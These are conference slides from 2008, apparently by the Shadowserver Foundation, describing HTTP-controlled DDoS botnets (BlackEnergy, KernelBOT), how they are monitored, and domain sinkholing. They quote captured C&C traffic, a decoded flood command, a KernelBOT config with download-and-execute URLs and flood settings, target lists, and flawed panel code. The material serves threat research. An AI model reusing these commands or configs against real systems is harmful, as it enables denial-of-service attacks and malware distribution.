



HTTP Botnet Research AppSec Asia - Taiwan

Steven Adair
The Shadowserver Foundation
steven@shadowserver.org

OWASP

October 28, 2008

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Agenda

- Shadowserver
- Definitions
- Command and Control (C&C)
- HTTP Botnets: Case Studies & Monitoring
 - ▶ BlackEnergy
 - ▶ KernelBOT*
- Sinkhole Server
- Georgian DDoS Attacks (time permitting)

Shadowserver

The Shadowserver Foundation

- ▶ An all volunteer watchdog group of security professionals that gather, track, and report on malware, botnet activity, and electronic fraud.

It is the mission of the Shadowserver Foundation

- ▶ To improve the security of the Internet by raising awareness of the presence of compromised systems, malicious attackers, and the spread of malware.

Definitions

Botnet

- A distributed network of compromised computers controlled by a bot herder via a command & control mechanism.

C&C

- "Command & Control"
- A computer or a network of computers, controlled by a bot herder, that sends commands to the botnet.

Drone or Zombie (bot)

- A compromised computer that receives commands via the C&C


Bot Herder


- Individual who owns or controls the botnet.

IRC

- A protocol designed for real time chat communication based on client-server architecture

Process Flow





Shadowserver Generated Custom Reports

Report Types

- DDoS
- C&C List
- Compromised Host
- Click-Through Fraud
- Drones
- Proxies
- URL Report
- Spam

Filters

- ASN
- CIDR/IP Ranges
- Country Code (example: TW)

•Recipients

- Public IRC Services
- Emerging Threats Snort
- DNS Registrars
- Commercial Vendors
- 40+ CERT's
- ASN Owners
- 2300+ CIDR Owners
- 7 International LEO's
- 5 International Critical Infrastructure Groups

Shadowserver Generated Custom Reports

Time	C&C	C&C Port	C&C ASN	C&C Geo	Channel	Command	TGT	TGT ASN	TGT
00:04:33	80.154.38.195	8080	3320	DE	#!!rulz!!	syn	207.58.144.110	25847	US
00:07:58	80.154.38.195	8080	3320	DE	#!!rulz!!	syn	216.98.141.250	10439	US
01:00:44	208.66.232.2	6667	36816	US	##d0s##	.ddos.tcpf ack	84.222.74.48	3257	IT
01:34:34	72.29.96.170	6667	30496	US	##NzM##	.ddos.icmp	84.220.102.146	3257	IT
01:36:44	208.66.232.2	6667	36816	US	##d0s##	.ddos.tcpf ack	87.4.94.47	3269	IT
01:40:26	89.149.212.17	6667	28753	DE	#alb#	.tcp ack	216.152.66.135	174	US
01:47:08	89.149.212.17	6667	28753	DE	#alb#	.tcp ack	216.12.218.200	13749	US
01:47:27	89.149.212.17	6667	28753	DE	#haha	.tcp ack	216.12.218.200	13749	US
02:05:43	208.66.232.2	6667	36816	US	##d0s##	.ddos.icmp	84.222.120.143	3257	US
02:15:37	89.149.212.17	6667	28753	DE	#alb#	.tcp ack	216.12.218.200	13749	US
02:37:42	208.66.232.2	6667	36816	US	##d0s##	.ddos.icmp	84.222.81.142	3257	IT
03:10:33	89.149.212.17	6667	28753	DE	#alb#	.tcp ack	216.12.218.200	13749	US
07:00:50	38.98.34.154	8585	35916	US	##randz##	.udp	210.2.162.232	23966	PK
07:01:14	66.250.111.34	9890	30506	US	##dlckx	!tcp	83.211.17.54	15589	IT
08:09:47	83.246.120.39	3921	24679	DE	#spybot	syn	80.80.175.141	21246	CS
08:18:32	208.66.232.2	6667	36816	US	##b0tz##	.tcpflood ack	217.141.158.70	3269	IT
08:18:34	208.66.232.2	6667	36816	US	##b0tz##	.tcpflood ack	80.67.125.180	21391	IT
08:31:46	64.18.139.184	3211	19318	US	#A#	.udp	62.150.180.18	9155	KW
09:11:47	72.29.96.170	6667	30496	US	##NzM##	.ddos.tcpf ack	88.32.237.226	3269	IT
09:22:32	83.246.120.39	3921	24679	DE	#spybot	syn	88.84.139.81	24989	DE
09:27:28	89.163.166.20	55003	13301	DE	##sodoma	.ddos.supersyn	62.149.140.15	31034	IT
09:27:28	89.163.166.14	55003	13301	DE	##sodoma	.ddos.supersyn	62.149.140.15	31034	IT
09:33:52	208.66.232.2	6667	36816	US	##b0tz##	.tcpflood ack	84.220.46.28	3257	IT
09:52:19	88.198.51.195	8004	24940	DE	#.botat	.icmpflood	91.187.117.132	21246	UK
09:55:40	88.198.51.195	8004	24940	DE	#.botat	.udpflood	91.187.117.132	21246	UK
09:59:31	88.198.51.195	8004	24940	DE	#.botat	.ddos.syn	91.187.117.132	21246	UK
10:01:14	88.198.51.195	8004	24940	DE	#.botat	.tcpflood syn	91.187.117.132	21246	UK
11:10:16	208.66.232.2	6667	36816	US	##b0tz##	.icmp	82.107.220.4	3269	IT
11:21:03	72.29.96.170	6667	30496	US	##NzM##	.ddos.tcpf ack	195.149.115.39	41144	AT
11:21:20	193.201.54.66	8081	24679	DE	#!gt!	!syn	82.201.241.167	24863	EG



Shadowserver Reports: Cost (\$\$)

- How much does it cost to receive all of the reports from Shadowserver? (Win a Mercedes)
 - ▶ \$100 NT
 - ▶ \$1000 NT
 - ▶ \$5000 NT
 - ▶ \$10000 NT
- Hint: Same price in USD as in NT
- OK – it's a trick question, sorry. 😊
 - ▶ **\$0 NT = \$0 USD**
 - ▶ That's right – it's free!
 - ▶ Currently no one in Taiwan receives our reports!



Command and Control

A look into how botnets are now being controlled by the herders

Botnets – Not Just IRC Anymore?

- IRC is no longer the #1 command and control (C&C) mechanism for bots
 - ▶ Still very popular though – we promise!
 - ▶ Hundreds of versions
 - ▶ Relatively easy to setup
- Peer-to-Peer (P2P) botnets have also somewhat made their way to the forefront in recent years
 - ▶ Storm Worm anyone?
 - ▶ Not so easy and quick to setup
 - ▶ Far from the #1 C&C mechanism

Botnets – Most Popular C&C Mechanism

■ Who has what it takes to be #1?

- ▶ Not IRC
- ▶ Not P2P

■ HTTP controlled botnets are now on top and show no signs of turning back

- ▶ Dozens of new HTTP based botnets every week
- ▶ Generally a centralized server (not always)
- ▶ Thousands of Malicious Domains
- ▶ Dynamic DNS (3322.org, vicp.net, etc)
- ▶ Direct IP access as well

HTTP Botnets – Benefits?

- What are the benefits to HTTP based botnets (to the bad guys)?
 - ▶ Low barrier to entry – kits easy to find
 - ▶ Very easy to setup
 - LAMP stack
 - `tar -xf botnet.tgz`
 - ▶ Infected systems phone in right over **port 80**
 - Looks like normal web traffic
 - Allowed out of most networks
 - ▶ Harder for intrusion detection systems to detect
 - No signatures or black lists = no detection

HTTP Botnets – Types & Uses

■ What are the different types of HTTP botnets?

- ▶ Banker/InfoStealer/Keylogger
- ▶ **Distributed Denial of Service (DDoS)**
- ▶ Spam
- ▶ Other/Specialized
- ▶ Hybrid (mix and match the above)

■ The uses.. Pretty straightforward

- ▶ Make money \$\$\$
- ▶ Show Off/Revenge (DDoS)

HTTP Botnets:

Case Studies & Monitoring

Case 1: BlackEnergy – Russian HTTP DDoS Bot

Case 2: KernelBOT – Chinese HTTP DDoS Bot

BlackEnergy

- Popular Web-based (HTTP) DDoS Bot Kit
- Can target several IPs/hosts at a time
- Primarily active in .ru webospace
- Multiple Attack Capabilities
 - ▶ ICMP flooder (optional source spoof)
 - ▶ SYN flooder
 - ▶ UDP flooder
 - ▶ HTTP-GET flooder
 - ▶ TCP/UDP (combination) data flooder
- Update Capabilities
 - ▶ Problem gets bigger

BlackEnergy – Client POST

```
POST /h0tbelby/stat.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
    Windows NT 5.1; SV1;.NET CLR 1.1.4322)
Host: activeprotect.cn
Content-Length: 35
Cache-Control: no-cache
id=xPC44_243AEDBA&build_id=4C526F62
```

BlackEnergy – Client POST

HTTP/1.1 200 OK

Date: Sat, 10 May 2008 16:26:54 GMT

Server: Apache/2.2.8 (EL)

X-Powered-By: PHP/5.2.5

Content-Length: 184

Connection: close

Content-Type: text/html

MTA7MjAwMDsxMDswOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwI2Zb
29kIGh0dHAgd3d3LnJ1c3NpYW5jYXNpbm8ucnUsZG9zdWd2aXA
ucnUzd3d3LnctNzc3LmNvbSxpbmRyYWRheWludmVzdG11bnRnc
m91cC5jb20gYWNjb3VudC5waHAjNSM

■ Decodes to

10;2000;10;0;0;30;100;3;20;1000;2000#flood http
www.russiancasino.ru,dosugvip.ru,www.w-
777.com,intradayinvestmentgroup.com
account.php#5#

BlackEnergy – Gambling Attack

- Very active BlackEnergy DDoS Botnet
- Attacking several large gambling websites
 - ▶ Full Tilt Poker
 - ▶ Party Gaming
 - ▶ Titan Poker
 - ▶ Virgin Games
- Attacks have varying length & success
 - ▶ Minutes/Hours/Days
 - ▶ Site Offline/Lagged/No Effect

BlackEnergy – Gambling Attack

■ Tough to shut down sometimes

- ▶ Questionable registrar
- ▶ Responsive ISP = new ISP
- ▶ Six different ISPs in 4 months

■ Beware of Updates

- ▶ Botnet can update itself!
- ▶ Bots updated with new software to phone into additional BlackEnergy C&C (new domain)

■ It Gets Worse

- ▶ Bots updated with different malware
- ▶ Zeus/ntos/Zbot/PRG/wsnpoem InfoStealer

BlackEnergy – Gambling Attack

Flooders options

ICMP flooder
freq:
packetsize:

SYN flooder
freq:

HTTP-GET flooder
freq:
threads:

UDP and TCP/UDP data flooders
UDP/TCP freq:
UDP size:
TCP size:












Advanced SYN and ICMP options
spoof sender IP: ☐

Command [[help](#)]

refresh rate: (in minutes)

Downloader
url:
downloads: (0 for unlimited)
for country: (empty - for all countries, otherwise input country ID)

statistic by countries:
machines online: **1396**
for day: **1458**
for all time: **1458**
countries: **60**


country	number of machines
 (IN) India	552
 unknown	529
 (RO) Romania	77
 (US) United States	49
 (ID) Indonesia	24
 (PH) Philippines	16
 (MY) Malaysia	13
 (PK) Pakistan	9
 (YU) Yugoslavia	9
 (GB) United Kingdom	8
 (LK) Sri Lanka	8




BlackEnergy – Bad Coding

```
if ($login)
{
    Sleep(1);
    if ($luser == $user && $lpass == $pass)
    {
        setcookie("logged", $pass);
        header("location: index.php");
    }
} else {
    $logged = @$_COOKIE['logged'];
    if ($logged === $pass)
    {
        $logged = true;
    }
}
```

BlackEnergy – Login Screen



BlackEnergy – Add N Edit Cookies



BlackEnergy – Bad Coding Results

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.200/be/index.php

Google

Flooders options

ICMP flooders

freq:

packet size:

SYN flooders

freq:

HTTP-GET flooders

freq:

threads:

UDP and TCP/UDP data flooders

UDP/TCP freq:

UDP size:

TCP size:

Advanced SYN and ICMP options

spoof sender IP: ☐

Command [help]

refresh rate: (in minutes)

Downloader

url:

downloads: (0 for unlimited)

for country: (empty - for all countries, otherwise input country ID)

statistic by countries:

machines online: **0**

for day: **0**

for all time: **0**

countries: **0**

statistic by builds:

builds: **0**

Done

BlackEnergy – More Fun Code

```
$id = addslashes($_POST['id']);
```

```
$build_id = addslashes($_POST['build_id']);
```

```
...
```

```
$sql = "REPLACE INTO `stat`
```

```
  (`id`, `build_id`, `files`, `ip`, `last`, `country`,  
   `country_full`)
```

```
  VALUES
```

```
    ('$id', '$build_id', '".serialize($files)."', '$addr',  
     '".time()."', '{$country['country']}',  
     '{$country['country_full']}')";
```

```
db_query($sql);
```


KernelBOT

- In May 2008 Shadowserver came across a new web-based (HTTP) DDoS Bot that we have named **KernelBOT**
- Like BlackEnergy it can target several IPs/hosts at a time
- So far we have only seen it active in .cn webspace
 - ▶ Also appears that all instances may be run by one person
- Multiple Attack Capabilities
 - ▶ HTTP flooder (DDOS_ScriptFlood)
 - ▶ UDP flooder (DDOS_UdpFlood)
 - ▶ TCP SYN flooder (DDOS_SynFlood)
 - ▶ TCP flooder (DDOS_TcpFlood)
- Download/Update Capabilities along with Other Functionality

KernelBOT Config/Command File

- Infected KernelBOT systems frequently beacon and request a file from the C&C web server for their commands
 - ▶ This file has typically been named "**cmd.txt**"
- This file control the bot and gives several instructions to infected systems
 - ▶ URL to phone into for stats
 - ▶ URLs to download (additional malware/updates)
 - ▶ Targets for DDoS*

KernelBOT Config: Version Tracking

- Very top of cmd.txt configuration file sets version to prevent other settings from being executed over and over ([KernelSetting]):

[UpdateServer]

NewVersion=20080711

UpdateFileUrl=

KernelBOT Config: Stats and Downloads

- Next section in config, "[KernelSetting]", tells the bot where to report to and what additional files to download/execute:

[KernelSetting]

IsReportState=1

ReportStateUrl=http://<removed>.com/kernel/zz.htm

IsDownFileRun0=0

DownFileRunName0=iexplore.exe

**DownFileRunUrl0=http://<removed>.com/download/w
ebcc.exe**

**SuperDownFileRunUrl9=http://<removed>.vicp.net/do
wnload/Loader.exe**

KernelBOT Config: DDoS

- Finally the remaining sections are related to DDoS attacks and are always checked for updates (not affected by Version Tracking):

```
[DDOS_ScriptFlood_A1]
IsScriptFlood=0
CmdID=60
ScriptFloodUrl=/Discuz!/viewthread.php?tid=220479&extra=
page%3D1
ScriptFloodDNS=bbs.vsa.com.cn
ScriptFloodPort=80
IsGetUrlFile=0
ThreadLoopTime=2000
ThreadCount=1
IsTimer=1
Timer=6000
```

KernelBOT: Recent Attacks

DDoS of Different Websites

- flood http www.hackthissite.org/subs/news/view_news.php
- flood http www.hackinthebox.org/print.php?sid=28714
- flood http <http://www.hacker.com.cn/news/view.asp?id=1883>
- flood http <http://www.president.gov.ge/index.php>
- flood http <http://www.skeagle.com/>
- flood http <http://www.threatexpert.com/threats.aspx>
- flood http <http://bbs.pcshares.cn/Board.aspx?BoardID=5&GroupID=0>
- flood udp 218.26.179.194
- **flood tcp edition.cnn.com:80 (4-19-2008)***

Not Really Attacks:

- flood http <http://www.google.com/search?q=www.nnit30.com>
- flood http <http://www.google.cn/search?q=www.nnit30.com>
- flood http <http://www.baidu.com/s?wd=www.job114.net.cn>

HTTP Botnets – Monitoring

- First step is to know what to monitor
 - ▶ Malware sandboxing
 - Extract URLs and relevant information
 - ▶ Data sharing/partners
- Then we must be able to emulate the bot
 - ▶ Perl script with configuration file
 - Periodically polls C&C server for commands
 - ▶ Similar to our IRC perl scripts
 - Emulate infected HTTP drone instead of IRC drone
- Finally record and report
 - ▶ Logged to database and sent out in daily reports

Sinkhole Server

Taking over the command and control
to find orphaned bots and hacked (SQL injected)
web sites

Malicious Domains

- Many malicious domains expire or are otherwise released from use after a bot herder/hacker loses access.
- Most often due to expiration of domain or subdomain to due suspension AUP violation, fraudulent payment/registration information, or loss of control of backend server.
- In most cases the domains would still be in use if the bot herder/hacker could still access them.

Malicious Domains Continued

- These domains have expired, so what can we do?
- Registrars/Dynamic DNS providers have deleted these domains and subdomains – **we can now register them!**
- These domains are available for anyone to register or sign up for since they are no longer in use.

Why Register the Domains?

- The domains have gone away, but the infected systems and compromised websites are still there.
- By registering the domains we can accomplish the following:
 - ▶ Find infected drones/bots and create reports to warn affected parties
 - ▶ Locate websites that are still infected
 - Often malicious JavaScript or iframe entries
 - ▶ Prevent others from registering the domains that have malicious or even commercial (\$\$\$) intent
 - ▶ Learn more about the size of the problem

Sinkhole Server

